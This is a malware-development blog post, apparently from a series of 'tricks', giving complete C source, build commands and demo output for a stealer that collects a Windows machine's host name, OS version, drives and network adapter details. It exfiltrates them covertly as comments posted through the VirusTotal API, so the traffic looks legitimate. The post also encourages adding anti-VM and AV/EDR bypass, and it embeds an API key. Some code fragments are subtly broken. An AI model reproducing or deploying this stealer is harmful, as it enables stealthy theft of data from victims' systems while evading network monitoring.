

Malware development trick 41: Stealing data via legit VirusTotal API. Simple C example.


 cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html

June 25, 2024



6 minute read

Hello, cybersecurity enthusiasts and white hackers!



Like in the previous malware development trick [example](#), this post is just for showing Proof of Concept.

In the practice example with Telegram API, the attacker has one weak point: if the victim's computer does not have a Telegram client or let's say that messengers are generally prohibited in the victim's organization, then you must agree that interaction with Telegram servers may raise suspicion (whether through a bot or not).

Some time ago, I found a some interesting ideas of using VirusTotal API for stealing and C2-control logic. So, let's implement it again by me.

practical example

The main logic for stealing system information is the same as in the previous article. The only difference is using the VirusTotal API v3. For example, according to the [documentation](#), we can add comments to a file:

The screenshot shows the VirusTotal API Reference page for the endpoint `https://www.virustotal.com/api/v3/files/{id}/comments`. The page is titled "Add a comment to a file" and indicates it is a POST request. The description states: "With this endpoint you can post a comment for a given file. The body for the `POST` request must be the JSON however that you don't need to provide an ID for the object, as they are automatically generated for new comments. Any word starting with `#` in your comment's text will be considered a tag, and added to the comment's tags. Returns a `Comment` object." An example request is shown as a JSON object:

```

{
  "data": {
    "type": "comment",
    "attributes": {
      "text": "Lorem #ipsum dolor sit ..."
    }
  }
}

```

The left sidebar contains a navigation menu with categories like "API responses", "Legend", "API v2 to v3 Migration Guide", "IOC REPUTATION & ENRICHMENT", "IP addresses", "Domains & Resolutions", and "Files". Under "Files", the "Add a comment to a file" option is highlighted with a blue bar and a "POST" button.

As you can see, we need **SHA-256**, **SHA-1** or **MD5** string identifying the target file.

For this reason just create simple file with the following logic - **meow.c**:

```

/*
 * hack.c
 * "malware" for testing VirusTotal API
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
 */
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

As usual, this is just **meow-meow** messagebox "malware".

Compile it:

```

x86_64-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware-trick-41$ x86_64-w64-mingw32-g++ meow.c -o meow.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware-trick-41$ ls -lt
total 28
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 Jun 25 14:09 meow.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 4610 Jun 25 14:07 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc 333 Jun 25 06:59 meow.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware-trick-41$
```

And upload it to VirusTotal:

6 / 74

6/74 security vendors and no sandboxes flagged this file as malicious

379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa

meow.exe

Size: 15.00 KB

Last Modification Date: a moment ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Basic properties

MDS	126f1668e06627e2ea87e11e15bde7c
SHA-1	b1a4f81e996a966877ce07812d90fc5d92e832a
SHA-256	379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa
Vhash	0140a75d1515151c0d1d1b2b1al2lfz
Authentihash	efa0571059d2c37e384ec9f377648a7c18c3405b1468957f91059aec47baf8
Imphash	5c537c97abfeb19d4aa1ae644fb1ed10
SSDEEP	192:sm2J+12XWKD2jxwjlLUSH9gVXek0yDgtsoSScEwh+cg/XstQ12XVD2wjY5H6pDtqxHTS
TLSH	T16F62C81A770398E9D14ED4F48AFB5F3278B0BEA34EB1573D0190F1B50F607806B6AA24
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
TRID	Microsoft Visual C++ compiled executable (generic) (41.1%) Win64 Executable (generic) (26.1%) Win16 NE executable (generic) (12.5%) Windows Icons Library (g...
DetectItEasy	PE64 Linker: GNU linker ld (GNU Binutils) (2.38) [Console64,console]
Magika	PEBIN
File size	15.00 KB (15360 bytes)

History

Creation Time	2024-06-25 05:34:58 UTC
First Submission	2024-06-25 10:59:21 UTC
Last Submission	2024-06-25 10:59:21 UTC
Last Analysis	2024-06-25 10:59:21 UTC

<https://www.virustotal.com/gui/file/379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa/details>

At the next step we will create simple logic for posting comment to this file:

```

#define VT_API_KEY "VIRUS_TOTAL_API_KEY"
#define FILE_ID "379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
    }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v3/files/"
FILE_ID "/comments", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
    }

    // construct the request body
    char json_body[1024];
    sprintf(json_body, sizeof(json_body), "{\"data\": {\"type\": \"comment\",
\"attributes\": {\"text\": \"%s\"}}}", comment);

    // set the headers
    if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt
v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/json", -1,
(LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
        fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
    if (!hResponse) {
        fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
    }
}

```

```

DWORD code = 0;
DWORD codeS = sizeof(code);
if (WinHttpRequestQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
        printf("comment posted successfully.\n");
    } else {
        printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
} else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
}

WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hSession);

printf("successfully send info via VT API :)\n");
return 0;
}

```

As you can see, this is just post request, in my case file ID =

[379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa](#).

So the full source code is looks like this:

```

/*
 * hack.c
 * sending systeminfo via legit URL. VirusTotal API
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2024/06/25/malware-trick-41.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define VT_API_KEY "7e7778f8c29bc4b171512caa6cc81af63ed96832f53e7e35fb706dd320ab8c42"
#define FILE_ID "379698a4f06f18cb3ad388145cf62f47a8da22852a08dd19b3ef48aaedffd3fa"

// send data to VirusTotal using winhttp
int sendToVT(const char* comment) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"www.virustotal.com",
INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
    }

    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v3/files/"
FILE_ID "/comments", NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
    }

    // construct the request body
    char json_body[1024];
    snprintf(json_body, sizeof(json_body), "{\"data\": {\"type\": \"comment\",
\"attributes\": {\"text\": \"%s\"}}}", comment);

    // set the headers
    if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt
v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/json", -1,

```

```

(LPVOID)json_body, strlen(json_body), strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
}

BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n",
GetLastError());
}

DWORD code = 0;
DWORD codeS = sizeof(code);
if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
        printf("comment posted successfully.\n");
    } else {
        printf("failed to post comment. HTTP Status Code: %d\n", code);
    }
} else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("WTF? unknown error: %s\n", buffer);
    LocalFree(buffer);
}

WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hSession);

printf("successfully send info via VT API :)\n");
return 0;
}

// get systeminfo and send as comment via VT API logic
int main(int argc, char* argv[]) {

    // test posting comment
    // const char* comment = "meow-meow";
    // sendToVT(comment);

    char systemInfo[4096];

    // Get host name

```



```

CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
DWORD size = sizeof(hostName) / sizeof(hostName[0]);
GetComputerNameA(hostName, &size); // Use GetComputerNameA for CHAR

// Get OS version
OSVERSIONINFO osVersion;
osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
GetVersionEx(&osVersion);

// Get system information
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);

// Get logical drive information
DWORD drives = GetLogicalDrives();

// Get IP address
IP_ADAPTER_INFO adapterInfo[16]; // Assuming there are no more than 16 adapters
DWORD adapterInfoSize = sizeof(adapterInfo);
if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
    return false;
}

sprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

// Add IP address information
for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
    sprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
    strlen(systemInfo),
        "Adapter Name: %s, "
        "IP Address: %s, "
        "Subnet Mask: %s, "
        "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
        adapter->AdapterName,
        adapter->IpAddressList.IpAddress.String,
        adapter->IpAddressList.IpMask.String,
        adapter->Address[0], adapter->Address[1], adapter->Address[2],
        adapter->Address[3], adapter->Address[4], adapter->Address[5]);
}

```

```

int result = sendToVT(systemInfo);

if (result == 0) {
    printf("ok =^..^=\n");
} else {
    printf("nok <3()~\n");
}

return 0;
}

```

This is also not such a complex stealer, because it is just a “dirty PoC” and in real attacks, attackers use stealers with more complex logic.

Also, as you can see, we haven’t used tricks here like anti-VM, anti-debugging, AV/EDR bypass, etc. So you can add them based on my code if you need.

demo

Let’s check everything in action.

Compile our “stealer” `hack.c`:

```

x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp

```



```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share
/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-w
rite-strings -fno-exceptions -fmerge-all-constants -static-libstd
c++ -static-libgcc -fpermissive -lwinhttp -liphlpapi
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$ ls -lt
total 72
-rwxrwxr-x 1 cocomelonc cocomelonc 43520 Jun 25 14:10 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  4592 Jun 25 14:10 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 Jun 25 14:09 meow.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   333 Jun 25 06:59 meow.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-25-malware
-trick-41$


```

And run it on my Windows 11 VM:

```
.\hack.exe
```




As you can see, a test comment `meow-meow` was created but the comment with system information did not appear because initially the code was separated by a `\n` symbol and not a comma, but I corrected everything and everything worked:



So, our logic worked perfectly!

If we run it on my Windows 10 VM:

.\hack.exe



And monitoring traffic via Wireshark we got an IP address **74.125.34.46**:

whois 74.125.34.46

Comment: Regards,
Comment: **The Google Team**
Ref: <https://rdap.arin.net>

